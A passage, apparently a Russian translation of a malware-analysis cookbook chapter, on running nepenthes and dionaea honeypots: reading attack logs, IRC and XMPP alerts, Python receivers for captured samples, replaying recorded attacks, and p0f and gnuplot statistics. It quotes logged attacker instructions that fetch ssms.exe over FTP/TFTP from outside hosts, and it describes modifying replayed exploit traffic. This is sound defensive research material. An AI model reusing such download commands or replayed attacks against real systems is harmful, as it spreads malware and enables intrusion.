[2010-07-07T23:23:05] 74.138.48.239 10.1.84.6 ftp://1:1@74.138.48.239:11781/ssms.exe
[2010-07-08T00:18:02] 113.42.142.88 10.1.84.6 creceive://113.42.142.88:9988/0
[2010-07-08T00:38:47] 74.124.228.117 10.1.84.6 tftp://74.124.228.117/ssms.exe
[2010-07-08T04:56:56] 74.102.142.103 10.1.84.6 tftp://74.102.142.103/ssms.exe
[2010-07-08T07:31:54] 74.51.226.134 10.1.84.6 tftp://74.51.226.134/ssms.exe
```

Формат этого файла журнала выглядит следующим образом:

```
[Timestamp] [Source IP] [Destination IP] [Download instructions]
```

В выводе видны атаки с девяти уникальных исходных IP-адресов за 15 часов. Хотя адреса источников различаются, кроме `74.109.128.237`, который зондировал нас дважды, инструкции загрузки похожи. Например, используется протокол FTP или TFTP, а файл всегда называется `ssms.exe`. При использовании FTP передаются имя пользователя и пароль `1:1`. Эти закономерности указывают, что атакующие IP-адреса могут принадлежать одному ботнету либо по меньшей мере использовать сходный код распространения вредоносных программ.

На этом этапе нельзя определить, размещают ли все удалённые системы одну и ту же версию `smss.exe`. Несмотря на одинаковое имя файла, в каждой системе может находиться иной вариант вредоносной программы. Для получения дополнительных сведений о записях `logged_downloads` можно в любое время выполнить `grep` по файлу `nepenthes.log`, как показано ниже:

```
$ grep 74.51.226.134 nepenthes.log -A2 | grep Downloaded -A2
[08072010 07:32:17 info down handler dia] Downloaded file
tftp://74.51.226.134/ssms.exe 171795 bytes
[08072010 07:32:17 spam mgr submit] Download has flags 0
[08072010 07:32:17 info mgr submit] File
ecfbf321d3dea3ec732e7957b1bb7b1a has type PE32 executable
for MS Windows (GUI) Intel 80386 32-bit
```

Видно, что в результате атаки был загружен файл `ssms.exe` с хешем MD5 `ecfbf321d3dea3ec732e7957b1bb7b1a`. Теперь проверим временную метку соответствующего файла в каталоге загрузок nepenthes:

```
$ ls -l /var/lib/nepenthes/binaries/ | \
  grep ecfbf321d3dea3ec732e7957b1bb7b1a
-rw-r--r-- 1 nepenthes nepenthes 171795 2010-06-11 20:18
ecfbf321d3dea3ec732e7957b1bb7b1a
```

Вы заметили несоответствие в данных? Согласно `logged_downloads`, узел `74.51.226.134` велел ханипоту загрузить `smss.exe` 8 июля 2010 года, тогда как временная метка соответствующего файла относится к 11 июня 2010 года. Это не ошибка. Как уже упоминалось, nepenthes не сохраняет дубликаты файлов, уже находящихся в каталоге загрузок. По временной метке первого появления можно приблизительно понять, распространяют ли боты новые или старые образцы вредоносных программ. Ботнеты и черви часто пытаются многократно распространять один и тот же файл в течение долгого времени, поэтому наблюдаемое поведение вполне обычно.

Следующая команда ищет в каталоге загрузок любые события за 8 июля 2010 года:

```
$ ls -lt /var/lib/nepenthes/binaries/ | grep 2010-07-08
-rw-r--r-- 1 nepenthes nepenthes  57856 2010-07-08 00:18
e3c1fb9c29107fdab8920840f10d25b5
```

Согласно результатам, лишь одна из атак в `logged_downloads` привела к получению образца вредоносной программы, которого датчик nepenthes прежде не видел. Значит, все остальные попытки загрузки из журнала были повторными либо закончились ошибкой. Для автоматической обработки недавно собранных образцов можно настроить ежедневное ночное задание `cron`, которое будет искать посредством `grep` в каталоге загрузок текущую дату.

Рецепт 2-2. Наблюдение за атаками в реальном времени посредством журналирования в IRC

Регулярный просмотр файлов и каталогов журналов nepenthes хорошо помогает обнаруживать новую активность. Однако этот процесс преимущественно ручной и довольно утомительный. К счастью, в состав nepenthes входит несколько полезных модулей, которые можно настроить на получение почти мгновенных оповещений. В этом рецепте показано, как настроить модуль `log-irc` для получения уведомлений в выбранном канале IRC. Прежде чем начать, обратите внимание: конфигурационные файлы доступных модулей nepenthes находятся рядом с основным конфигурационным файлом `nepenthes.conf` в каталоге `/etc/nepenthes`.

Чтобы настроить журналирование в IRC, выполните следующие действия:

1. Откройте `nepenthes.conf` и убедитесь, что следующая строка раскомментирована:

```
"logirc.so",    "log-irc.conf",   ""  // требуется настройка
```

2. Укажите подходящие параметры IRC в `log-irc.conf`. В следующем листинге показан пример конфигурации для сети IRC Rizon.

```
log-irc
{
    use-tor     "0";
    tor
    {
        server  "localhost";
        port    "9050";
    };

    irc
    {
        server
        {
            name    "irc.rizon.net";
            port    "6667";
```

```
            pass    "";
        };

        user
        {
            nick        "nep-cookbook";
            ident       "nep-sensor1";
            userinfo    "http://nepenthes.mwcollect.org/";
            usermodes   "+i";
        };

        channel
        {
            name    "#malware_analysts_cookbook";
            pass    "";
        };
    };
};
```

При настройке журналирования датчика в IRC учитывайте следующие рекомендации:

• Если планируется использовать прокси или Tor, задайте для `use-tor` значение `"1"` и соответствующим образом настройте сервер и порт. Сведения о настройке Tor приведены в рецепте 1-1.
• Выбирая псевдоним для регистрирующего события бота, убедитесь, что он не занят, иначе бот так и не сумеет подключиться к каналу IRC.
• После изменения конфигурационного файла необходимо перезапустить nepenthes.

После этого nepenthes начнёт почти в реальном времени публиковать в IRC сведения о зондировании и атаках. Для получения сообщений достаточно войти в канал IRC с помощью предпочитаемого клиента. В следующем блоке показан пример вывода, полученного, когда наш датчик nepenthes атаковал узел `113.42.142.88`.

```
01:17 <nep-cookbook> Unknown ASN1_SMB Shellcode (Buffer 172 bytes)
     (State 0)
01:17 <nep-cookbook> Unknown PNP Shellcode (Buffer 172 bytes)
     (State 0)
01:17 <nep-cookbook> Unknown LSASS Shellcode (Buffer 172 bytes)
     (State 0)
01:17 <nep-cookbook> Unknown DCOM Shellcode (Buffer 172 bytes)
     (State 0)
01:17 <nep-cookbook> Unknown NETDDE exploit 76 bytes State 1
01:17 <nep-cookbook> Unknown SMBName exploit 0 bytes State 1
01:17 <nep-cookbook> Handler creceive download handler will download
      creceive://113.42.142.88:9988/0
01:18 <nep-cookbook> File e3c1fb9c29107fdab8920840f10d25b5 has type
      PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

При включённом журналировании в IRC можно немедленно увидеть начало активности и успешную эксплуатацию системы-ханипота. В предыдущем примере системе был отправлен двоичный файл с хешем MD5 `e3c1fb9c29107fdab8920840f10d25b`, полученный модулем `creceive`, который является универсальным загрузчиком TCP. Затем этот файл можно извлечь из каталога `binaries` для анализа.

Рецепт 2-3. Приём передаваемых Nepenthes файлов по HTTP с помощью Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Вам может пригодиться автоматическая отправка собранных ханипотом двоичных файлов на другой сервер. В этом рецепте показано, как создать на Python сценарии CGI, принимающие двоичные файлы от ханипотов nepenthes по HTTP, а затем настроить nepenthes на автоматическую отправку этих файлов.

На DVD книги находится архив `wwwhoney.tgz` с небольшим веб-сервером на Python и необходимыми сценариями для приёма отправляемых по HTTP файлов от nepenthes и dionaea. Применение этих сценариев с dionaea описано в рецепте 2-5. Чтобы начать работу с веб-сервером, извлеките архив в нужное место следующим образом:

```
$ tar -xvf wwwhoney.tgz
wwwhoney/
wwwhoney/binaries/
wwwhoney/README
wwwhoney/cgi-bin/
wwwhoney/cgi-bin/libhoney.py
wwwhoney/cgi-bin/dionaea.py
wwwhoney/cgi-bin/nepenthes.py
wwwhoney/cgiserver.py
```

Ниже описаны файлы внутри архива `wwwhoney.tgz`:

• `/binaries/`: каталог для хранения полученных двоичных файлов.
• `/cgi-bin/libhoney.py`: библиотека с общими функциями сценариев ханипотов.
• `/cgi-bin/dionaea.py`: сценарий для приёма файлов от dionaea.
• `/cgi-bin/nepenthes.py`: сценарий для приёма файлов от nepenthes.
• `cgiserver.py`: небольшой веб-сервер CGI на Python для обслуживания сценариев.

Чтобы запустить веб-сервер в фоновом режиме, выполните следующую команду:

```
$ python cgiserver.py &
Server running on port 9000!
```

Стандартный порт имеет номер 9000; изменить его можно в исходном коде `cgiserver.py`. Теперь датчик nepenthes можно настроить на отправку образцов вредоносных программ вашему веб-серверу. Для этого откройте `/etc/nepenthes/submit-http.conf`. Если веб-сервер работает на IP-адресе `192.168.1.100`, конфигурация модуля `submit-http` в nepenthes должна выглядеть следующим образом:

```
submit-http
{
    url "http://192.168.1.100:9000/cgi-bin/nepenthes.py";
    email "your@email"; // необязательно
    user "httpuser"; // необязательно
    pass "httppass"; // необязательно
};
```

Обязательным является только поле URL, на который отправляются двоичные файлы. URL может использовать HTTP или HTTPS. Если указанный адрес принимает только аутентифицированных пользователей, имя и пароль для базовой аутентификации доступа можно передать посредством параметров `user` и `pass`.

Теперь все новые двоичные файлы, полученные nepenthes, отправляются сценарию `nepenthes.py`. Ниже приведён исходный код этого сценария.

```
#!/usr/bin/python
import sys
import cgi
import hashlib
from libhoney import *

form = cgi.FieldStorage()
if not form:
    sys.exit()
```

```
(data, filename) = getFile(form, "file")

printHeader() # первоначальный POST не содержал файла, поэтому запросить его
if not data or not filename:
    print "S_FILEREQUEST"
    sys.exit()

# если файл уже существует, повторно получать его не нужно
md5 = hashlib.md5(data).hexdigest()
if fileExists(md5):
    print "S_FILEKNOWN"
    sys.exit()

# сохранить файл под именем, совпадающим с его хешем MD5
if storeFile(data, md5):
    print "S_FILEOK"
else:
    print "S_ERROR"
```

Сначала сценарий проверяет, имеется ли файл в архиве веб-сервера. Если нет, сценарий запрашивает его у датчика nepenthes, возвращая ответ `S_FILEREQUEST`. Файлы сохраняются в каталоге `./binaries/` под именами, соответствующими их хешам MD5. Помните, что это лишь начало инфраструктуры ханипота. Шаблон можно расширить несколькими способами:

• Добавить серверную базу данных для отслеживания и хранения образцов. Пример на PHP с журналированием в MySQL приведён на сайте Remote Root.[2]
• Импортировать модуль Python из рецепта 4-4 для сканирования переданных файлов службами VirusTotal, Jotti, ThreatExpert и NoVirusThanks.
• Импортировать модуль Python из рецепта 3-8 для выявления вредоносных признаков в заголовках PE-файлов.
• Импортировать модули Python из главы 8 для автоматизированного запуска собранных образцов в среде VMware или VirtualBox.

Работа с ханипотами Dionaea

Dionaea (http://dionaea.carnivore.it) - ханипот с низким уровнем взаимодействия, считающийся преемником nepenthes. Маркус Кёттер, один из первоначальных разработчиков nepenthes, впервые создал dionaea в рамках программы Honeynet Project Summer of Code 2009. В этом разделе вы научитесь собирать образцы вредоносных программ с помощью dionaea и отправлять и принимать собранные образцы по HTTP. Вы также узнаете, как настроить оповещение о событиях и обмен образцами в реальном времени посредством XMPP, анализировать и повторно воспроизводить атаки, интегрировать p0f для пассивного определения операционных систем и строить графики закономерностей атак.

Рецепт 2-4. Сбор образцов вредоносных программ с помощью Dionaea

Прежде чем устанавливать и настраивать dionaea, перечислим несколько наиболее интересных возможностей:

• Программа написана на C, но предоставляет интерфейс Python, поэтому новые модули легко добавлять без повторной компиляции основы.
• Она поддерживает IPv6 и TLS и использует libemu (см. рецепт 6-10) для обнаружения шелл-кода.

• В ней реализована написанная на Python версия протокола Windows Server Message Block (SMB), что позволяет правильно устанавливать сеансы до эксплуатации атакующими машинами. Другие ханипоты с низким уровнем взаимодействия имитируют лишь отдельные уязвимые функции. Поскольку атаки через SMB, вероятно, будут составлять большую часть наблюдаемого ханипотом трафика, это даёт dionaea значительное преимущество перед другими ханипотами.
• Она может отправлять уведомления в реальном времени по протоколу XMPP (см. рецепт 2-6).
• Она записывает сведения об атаках в базу данных SQLite3, благодаря чему можно легко рассчитывать статистику и строить её графики (см. рецепт 2-9).

Установка dionaea

Для правильной настройки dionaea необходимо установить множество пакетов. Вместо подробного описания каждого шага мы отсылаем вас к странице проекта dionaea,[3] где процесс установки хорошо документирован. Несколько пакетов потребуется скомпилировать из исходного кода, поскольку dionaea нужны версии, которых, вероятно, нет в вашем диспетчере пакетов. Рекомендуемая операционная система для установки dionaea - Ubuntu или Debian Linux, однако настроить программу должно быть возможно на большинстве платформ семейства Unix.

После успешной установки dionaea все файлы должны находиться в `/opt/dionaea`. В следующих нескольких рецептах этот каталог обозначается как `$DIONAEA_HOME`. В первую очередь следует определить базовые параметры, находящиеся в основном конфигурационном файле dionaea: `$DIONAEA_HOME/etc/dionaea/dionaea.conf`.

Раздел журналирования

По умолчанию dionaea регистрирует всё: отладочные и информационные сообщения, обычные сообщения, предупреждения, критические сообщения и ошибки. Пока вы устанавливаете dionaea и знакомитесь с ней, стандартные настройки лучше сохранить. Однако на очень загруженном датчике размер файла журнала может увеличиваться на несколько сотен гигабайт в день. Прежде чем вводить ханипот в эксплуатацию, то есть переводить его в «рабочий» режим, рекомендуем изменить конфигурацию журналирования следующим образом.

Таблица 2-1. Рекомендуемые изменения уровней журналирования

Раздел параметров	Исходное значение	Новое значение
`default`	`levels = "all"`	`levels = "all,-debug"`
`errors`	`levels = "warning,error"`	`levels = "error"`

Подобно nepenthes, dionaea поддерживает отправку файлов по HTTP. Стандартная конфигурация настроена на передачу двоичных файлов в сетевые песочницы Anubis, Norman и экземпляр CWSandbox Мангеймского университета (см. рецепт 4-6). Если вы не хотите отправлять файлы в эти песочницы, соответствующие части конфигурационного файла необходимо закомментировать. В разделе журналирования dionaea можно также настроить на отправку кода в Joebox или даже в собственный обработчик HTTP, подробнее описанный в рецепте 2-5.

Раздел IP

По умолчанию dionaea привязывается ко всем IP-адресам как по IPv4, так и по IPv6. В зависимости от числа IP-адресов, настроенных в системе-ханипоте, инициализация dionaea может занять некоторое время. Если требуется быстро привязать dionaea ко всем IP-адресам без перебора каждого из них либо ограничить список адресов привязки, в конфигурационный файл можно внести следующие изменения:

```
mode = "manual"  // прежде было "getifaddrs"
```

В этом примере режим изменён на `"manual"`, тогда как стандартное значение равно `"getifaddrs"`. При ручном режиме в конфигурационном файле необходимо указать интерфейсы и IP-адреса, к которым должна привязываться dionaea. Ниже приведено пять возможных вариантов настройки датчика.

```
# привязаться ко всем адресам IPv4 интерфейса eth0
addrs = { eth0 = ["0.0.0.0"] }

# привязаться к адресам .50 и .51 интерфейса eth0
addrs = { eth0 = ["10.14.49.50", "10.14.49.51"] }

# привязаться к адресу .50 интерфейса eth0 и ко всем адресам IPv4 интерфейса eth1
addrs = { eth0 = ["10.14.49.50"], eth1 = ["0.0.0.0"] }

# привязаться ко всем адресам IPv6 интерфейса eth0
addrs = { eth0 = ["::"] }

# привязаться ко всем адресам IPv4 и IPv6 интерфейса eth0
addrs = { eth0 = ["::"], eth0 = ["0.0.0.0"] }
```

Чтобы привязаться ко всем адресам IPv4 интерфейса, используйте `0.0.0.0`; ко всем адресам IPv4 и IPv6 - `::`; для отдельных адресов просто перечислите их через запятую. Для разных интерфейсов можно в любых сочетаниях применять разные настройки и протоколы.

Раздел модулей

В разделе модулей можно включать, отключать и настраивать различные функции и инструменты dionaea. Особый интерес представляют два его подраздела: `ihandlers` и `services`. Их стандартные настройки показаны ниже:

```
ihandlers = {
    handlers = ["ftpdownload",
                "tftpdownload",
                "emuprofile",
                "cmdshell",
                "store",
                "uniquedownload",
                "logsql",
//              "logxmpp",
//              "p0f",
//              "surfids"]
}

services = {
    serve = ["http",
             "https",
             "tftp",
             "ftp",
             "mirror",
             "smb",
             "epmap"]
}
```

Dionaea умеет использовать базу данных SQLite, то есть обработчик `logsql`, и эта возможность включена по умолчанию. Если хранить в SQLite сведения об активности датчика не требуется, соответствующую строку можно закомментировать. Работе с обработчиками `logxmpp` и `p0f` посвящены соответственно рецепты 2-6 и 2-8. Что касается раздела служб, возможно, стоит удалить несколько перечисленных служб, например `http`, `https` и `ftp`. Решить, какие службы dionaea отключить, помогут следующие сведения:

• `smb` и `epmap`: необходимы для сбора вредоносных программ посредством dionaea, поскольку большая часть таких программ наблюдается при атаках на службы `smb` и `epmap`.
• `tftp`: работает как сервер TFTP, принимающий произвольные передачи файлов, а также обнаруживает попытки эксплуатации уязвимостей службы TFTP.
• `http` и `https`: работают как веб-сервер и обслуживают файлы из `$DIONAEA_HOME/var/dionaea/wwwroot/`.
• `ftp`: разрешает вход с любыми учётными данными и перехватывает файлы, если кто-либо решит их отправить. Мы рекомендуем отключить эту службу, поскольку сейчас она не обнаруживает эксплуатацию уязвимостей, а превращать свою машину в файловый сервер для всего Интернета опасно.

Если вы решили отключить какие-либо службы, их имена можно удалить из конфигурации либо поместить слева от имени комментарий (`//`). Мы рекомендуем пользоваться комментариями, чтобы не забыть названия служб, если впоследствии понадобится снова их включить.

Запуск dionaea

Чтобы запустить dionaea, выполните следующую команду:

```
$ sudo ./dionaea -u nobody -g nogroup \
   -p /opt/dionaea/var/dionaea.pid  -D
Dionaea Version 0.1.0
Compiled on Linux/x86 at Jul 10 2010 13:03:11 with gcc 4.4.3
Started on s1.mac running Linux/i686 release 2.6.32-22-generic-pae

[12072010 22:26:12] dionaea dionaea.c:238: User nobody has uid 65534
[12072010 22:26:12] dionaea dionaea.c:257: Group nogroup has gid 65534
```

Теперь dionaea работает и будет взаимодействовать с атаками по мере их появления. В следующих рецептах показано, что можно делать с образцами после сбора.

Рецепт 2-5. Приём передаваемых Dionaea файлов по HTTP с помощью Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Как упоминалось ранее, по умолчанию dionaea настроена на отправку полученных образцов в три разные системы-песочницы. Однако её можно настроить на передачу файлов по любому нужному URL. В этом рецепте предполагается, что вы прочитали рецепт 2-3 и выполнили описанные в нём действия по настройке веб-сервера `wwwhoney` на Python, поставляемого на DVD книги. Ниже приведено содержимое `dionaea.py`, который обрабатывает отправляемые dionaea файлы.

```
#!/usr/bin/python
import sys
import cgi
import hashlib
```

```
from libhoney import *

form = cgi.FieldStorage()
if not form:
    sys.exit()

(data, filename) = getFile(form, "upfile")

printHeader()

# ошибка, если файла нет
if not data or not filename:
    sys.exit()

# если файл уже существует, повторно получать его не нужно
md5 = hashlib.md5(data).hexdigest()
if fileExists(md5):
    sys.exit()
else:
    storeFile(data, md5)
```

Сценарий принимает двоичные файлы от датчиков dionaea, проверяет, имеется ли файл в вашей коллекции, и, если его нет, сохраняет в каталоге `./binaries/`. Чтобы настроить роль dionaea в этой схеме, добавьте в `dionaea.conf` следующую конфигурацию:

```
Malware_Analysts_Cookbook =
{
    urls = ["http://192.168.1.100:9000/dionaea.py"]
    email = "malware@cook.book"
    user = "malware"
    pass = "cookbook"
}
```

Разумеется, URL необходимо заменить адресом собственного сервера. Имя пользователя и пароль требуются только в том случае, если доступ к URL защищён базовой аутентификацией. После настройки на сервер можно направить любое число датчиков dionaea и собирать двоичные вредоносные файлы в одном центральном месте.

Рецепт 2-6. Оповещение о событиях и обмен двоичными файлами в реальном времени посредством XMPP

Один из самых интересных и новаторских модулей dionaea работает с протоколом Extensible Messaging and Presence Protocol (XMPP), который можно применять для обмена данными в реальном времени. Если вы когда-либо пользовались сервером Jabber или Google Talk, значит, вы уже использовали XMPP. Но модуль XMPP в dionaea выводит обмен данными и двоичными файлами в реальном времени на совершенно новый уровень. Dionaea не ограничивается записью сведений в каналы чата, а делится полученными двоичными файлами с другими клиентами канала. Если у вас есть друзья или партнёрские компании, также использующие dionaea, это даёт возможность организовать распределённый сбор вредоносных программ.

Настройка Dionaea для работы с XMPP

Для использования XMPP прежде всего нужен доступ к серверу мгновенного обмена сообщениями с поддержкой протоколов Jabber/XMPP. Разработчики dionaea применяют изменённую версию Prosody,[4] однако, возможно, подойдёт и ejabberd.[5] Какую бы программу вы ни выбрали, разумно использовать сервер, специально настроенный для работы ханипотов. Объём данных и размер файлов могут оказаться недопустимыми для общедоступных серверов, из-за чего вас могут заблокировать или удалить с сервера за злоупотребление. Подробнее об XMPP можно прочитать в блоге разработчиков dionaea.[6]

Чтобы dionaea могла использовать модуль XMPP, сначала включите `logxmpp` в разделе `ihandlers` файла `dionaea.conf`. Стандартная конфигурация использует сервер Prosody разработчиков и анонимно передаёт двоичные файлы другим клиентам. Это означает, что при отправке данных в комнаты чата идентифицирующие сведения об узле удаляются. Объём передаваемых сведений настраивается в разделе `logxmpp` файла `dionaea.conf` посредством директивы `events`.

Регистрация данных атак из канала XMPP

Для регистрации данных атак из канала XMPP можно использовать сценарий Python `$DIONAEA_HOME/modules/python/util/xmpp/pg_backend.py`. Он входит на указанный сервер XMPP и разбирает все XML-сообщения, передаваемые в комнаты чата, к которым вы присоединились. Эти XML-данные содержат сведения об атаках и вредоносные двоичные файлы, замеченные датчиками dionaea. При запуске `pg_backend.py` можно указать путь для сохранения двоичных файлов. Если предоставить учётные данные базы данных, вся активность атак с различных датчиков может регистрироваться в центральной базе. Следующая команда показывает синтаксис подключения к двум каналам, записи данных в базу и сохранения двоичных файлов в каталоге `/tmp`.

```
$ python pg_backend.py -U username -P password \
                        -M server -C anon-files \
                        -C anon-events -d database \
                        -u db_user -p db_pass -f /tmp/
```

В таблице 2-2 кратко объясняются параметры.

Таблица 2-2. Параметры pg_backend.py

Параметр	Описание
`-U`	Имя пользователя комнаты чата
`-P`	Пароль комнаты чата
`-M`	Адрес сервера XMPP
`-C`	Комната многопользовательского чата, к которой нужно присоединиться
`-d`	База данных
`-u`	Имя пользователя базы данных
`-p`	Пароль базы данных
`-f`	Путь для сохранения двоичных файлов

Рецепт 2-7. Анализ и повторное воспроизведение атак, зарегистрированных Dionaea

> **Примечание переводчика.** В английском заголовке рецепта название программы напечатано как `Dionea`; здесь и далее используется официальное написание `Dionaea`.

Dionaea использует механизм, который разработчики называют двунаправленными потоками, или `bistreams`. Он позволяет без труда повторно передавать ранее отправленные ханипоту данные способом, напоминающим работу средства `tcpreplay`.[7] Двунаправленные потоки можно применять для повторного воспроизведения атаки на целевом сервере, будь то ваш ханипот или любая другая система, в целях тестирования или устранения неполадок. Если пойти дальше, потоки можно изменять, чтобы проверить, не приводят ли к пригодным для эксплуатации состояниям другие входные данные, а возможно, и создать по результатам модуль Metasploit.

Для создания двунаправленных потоков dionaea записывает все атаки и сохраняет полезную нагрузку входящих и исходящих пакетов в виде списка кортежей Python. Первый элемент указывает направление (`in` или `out`), второй содержит отправленные или полученные данные. Например, если удалённая машина отправила ханипоту строку `hello` с завершающим нулевым символом, а ханипот ответил строкой `goodbye`, обмен выглядел бы так:

```
stream = [ ('in', b'hello\x00'), ('out', b'goodbye\x00'), ]
```

Эта строка кода сохраняется в файле Python, имя которого составляется из даты, службы, обработавшей трафик, например `smb`, `epmap` или `http`, и IP-адреса удалённой системы. Определив файл с данными нужной атаки, воспользуйтесь сценарием Python `$DIONAEA_HOME/modules/python/util/retry.py`. В следующем примере повторно воспроизводится трафик, который узел `99.60.24.198` отправил вашему ханипоту.

```
$ ./retry.py -sr -H localhost -p 445 -f smb-99.60.24.198\:4997-LAUhvL.py
doing smb-99.60.24.198:4997-LAUhvL.py
recv 89 of 89 bytes
recv 142 of 142 bytes
recv 142 of 142 bytes
recv 50 of 50 bytes
recv 139 of 139 bytes
recv 128 of 128 bytes
recv 84 of 84 bytes
```

Если повторно воспроизвести атаку против своего сервера dionaea, результаты и активность будут зарегистрированы вместе со всеми остальными событиями. Можно перейти в каталог `bistreams` и получить копию повторной атаки в том виде, в котором её увидела dionaea. Вот как проверить, что ханипот получил повторно отправленный трафик:

```
$ ls -l | grep 127.0.0.1
-rw------- 1 nobody nogroup  10291 2010-07-12 01:52 smb-127.0.0.1:48060-eaNqUN.py
```

В действительности простое повторение атаки против собственного сервера dionaea вряд ли принесёт пользу. Скорее, стоит проверить атаку на виртуальной машине Windows со всеми установленными исправлениями. Например, заметив новую атаку, можно проверить её на возможную эксплуатацию уязвимости нулевого дня, повторив против полностью обновлённой системы. Как уже говорилось, данные в двунаправленных потоках можно изменить текстовым редактором, а затем воспроизвести вариант первоначальной атаки.

Рецепт 2-8. Пассивное определение удалённых систем с помощью p0f

Dionaea поддерживает интеграцию с p0f,[8] средством пассивного определения операционных систем. Хотя для анализа вредоносных программ это необязательно, p0f позволяет определить архитектуру, например Windows или Linux, версию, например 2000, XP или Vista, пакет обновления и тип канала систем, зондирующих ханипот. Для начала установите p0f следующей командой:

```
$ sudo apt-get install p0f
```

Затем включите p0f в `dionaea.conf`, удалив комментарии перед `p0f` и `logsql` в разделе `ihandlers`; `logsql` требуется потому, что dionaea записывает результаты p0f в базу SQLite. По умолчанию dionaea настроена на чтение собранных p0f данных через сокет домена Unix для межпроцессного взаимодействия, созданный по пути `/tmp/p0f.sock`. Имя можно изменить при условии, что оно будет указано в командной строке при запуске p0f. Чтобы запустить p0f для работы с dionaea, выполните следующую команду:

```
$ sudo p0f -i any -u root -Q /tmp/p0f.sock -q -l -d -o /dev/null \
   -c 1024
```

В таблице 2-3 объясняются параметры.

Таблица 2-3. Параметры p0f

Параметр	Описание
`-i any`	Интерфейс для прослушивания, например `eth0`, `eth1` и так далее; значение `any` включает все доступные интерфейсы
`-u root`	Выполнить `chroot` и `setuid` для пользователя `root`
`-Q /tmp/p0f.sock`	Создать сокет домена Unix с указанным именем
`-q`	Не выводить баннер
`-l`	Использовать однострочный вывод
`-d`	Запустить p0f как демон
`-o /dev/null`	Направить весь вывод в `/dev/null`
`-c 1024`	Размер кэша для использования с `-Q`

Эта команда запускает p0f как демон и делает его доступным для dionaea. Права на сокет необходимо изменить, чтобы учётная запись, от имени которой работает dionaea, могла читать его. Если dionaea запущена под учётной записью `nobody`, выполните следующее изменение:

```
$ sudo chown nobody:nogroup /tmp/p0f.sock
```

Чтобы модуль p0f инициализировался, dionaea необходимо запустить или перезапустить. Когда ханипот начнёт получать зондирующие запросы и атаки, правильность журналирования p0f можно проверить следующими командами:

```
$ sqlite3 /opt/dionaea/var/dionaea/logsql.sqlite
sqlite> select p0f,p0f_genre,p0f_link,p0f_detail from p0fs limit 10;
1|Windows|ethernet/modem|2000 SP4, XP SP1+
2|Windows|IPv6/IPIP|2000 SP4, XP SP1+
3|Windows|ethernet/modem|2000 SP4, XP SP1+
4|Windows|ethernet/modem|2000 SP4, XP SP1+
5|Windows|IPv6/IPIP|2000 SP4, XP SP1+
6|Windows|IPv6/IPIP|2000 SP4, XP SP1+
7|Windows|pppoe (DSL)|XP/2000 (RFC1323+, w+, tstamp+)
8|Windows|ethernet/modem|XP SP1+, 2000 SP3
9|Windows|ethernet/modem|2000 SP4, XP SP1+
10|Windows|IPv6/IPIP|2000 SP4, XP SP1+
```

Как видно, первые десять зондирующих обращений к нашему ханипоту пришли от систем Windows 2000 или XP. Это не особенно удивительно, однако после продолжительного сбора статистика может стать более содержательной. Помните, что результаты p0f не гарантированно точны, поскольку некоторые средства умеют маскировать сетевой стек машины.

Рецепт 2-9. Построение графиков атак Dionaea с помощью SQLite и Gnuplot

Если включить `logsql`, чтобы активность dionaea сохранялась в базе SQLite, вам может понадобиться представить данные в виде графика. В этом рецепте показано, как с помощью gnuplot[9] строить графики по базе SQLite dionaea. В декабре 2009 года команда разработчиков dionaea опубликовала две довольно большие базы данных, названные `berlin` и `paris`,[10] с огромным объёмом сведений об атаках. Для построения графика в этом рецепте используется база `berlin`. Вы можете загрузить её и в точности повторить описанные действия.

Сведения о Berlin и Paris

База `berlin` обладает следующими характеристиками:

• содержит данные за один месяц, с 5 ноября по 7 декабря 2009 года;
• содержит 600 000 зарегистрированных атак, приведших к 2700 загрузкам двоичных файлов;
• не содержит атак узлов Conficker, поскольку их IP-адреса не входили в диапазон сканирования;
• включает журнал p0f.

Характеристики базы `paris`:

• содержит данные немногим более чем за неделю, с 29 ноября по 7 декабря 2009 года;
• содержит 7,8 миллиона зарегистрированных атак, приведших к 750 000 загрузкам двоичных файлов;
• содержит большой объём трафика Conficker.

Создание графиков в gnuplot

Чтобы построить графики по базе dionaea, выполните следующие действия:

1. Загрузите базу `berlin` с адреса, указанного в следующей команде. Вместо неё можно использовать `paris` или базу, созданную собственными датчиками dionaea.

```
$ wget ftp://ftp.carnivore.it/projects/dionaea/rawdata/\
  berlin-20091207-logsql.sqlite.bz2 --no-passive-ftp
$ bunzip2 berlin-20091207-logsql.sqlite.bz2
```

Сайт `ftp.carnivore.it` использует активный FTP, поэтому при работе с `wget` необходимо добавить параметр `--no-passive-ftp`.

2. Создайте SQL-запрос, получающий интересующие сведения. В следующем листинге запрос извлекает число загрузок двоичных файлов и атак за каждый день в базах данных. Сохраните его в файле `query.sql`.

```
SELECT
    strftime('%Y-%m-%d',connection_timestamp,'unixepoch',
    'localtime') AS date,
    count(DISTINCT downloads),
```

```
    count(DISTINCT connections.connection)
FROM
    connections
LEFT OUTER JOIN downloads ON (downloads.connection ==
    connections.connection)
GROUP BY
    strftime('%Y-%m-%d',connection_timestamp,'unixepoch',
    'localtime')
ORDER BY
    date ASC;
```

3. Выполните запрос к целевой базе данных и сохраните вывод в текстовом файле.

```
$ sqlite3 berlin-20091207-logsql.sqlite
sqlite> .output data.txt
sqlite> .read query.sql
```

4. Завершите SQLite сочетанием клавиш **Ctrl+D**. Файл `data.txt` должен выглядеть следующим образом:

```
$ cat data.txt
2009-11-05|80|5290
2009-11-06|62|5893
2009-11-07|73|4904
2009-11-08|92|7366
2009-11-09|76|5882
2009-11-10|94|5947
2009-11-11|65|5121
2009-11-12|59|5618
2009-11-13|56|4217
2009-11-14|53|3423
2009-11-15|51|4276
2009-11-16|69|4779
2009-11-17|83|8327
2009-11-18|69|13719
2009-11-19|362|148790
2009-11-20|3|229618
2009-11-21|9|3324
2009-11-22|75|8308
2009-11-23|68|7936
2009-11-24|87|9503
2009-11-25|114|9823
2009-11-26|87|7769
2009-11-27|114|9168
2009-11-28|141|9420
2009-11-29|63|4919
2009-11-30|95|12034
2009-12-01|65|12383
2009-12-02|79|8373
2009-12-03|77|7597
2009-12-04|112|8263
2009-12-05|96|10438
2009-12-06|81|9846
2009-12-07|16|1927
```

Столбцы разделены вертикальной чертой. Первый столбец содержит дату активности, второй - число двоичных файлов, загруженных в соответствующую дату, третий - число наблюдавшихся в этот день атак, причём не каждая атака приводит к загрузке файла.

5. Постройте по данным график в gnuplot. Следующие команды показывают установку gnuplot в Ubuntu и последующую настройку параметров графика.

```
$ apt-get install gnuplot
$ gnuplot
gnuplot> set terminal png size 750,210 nocrop butt font \
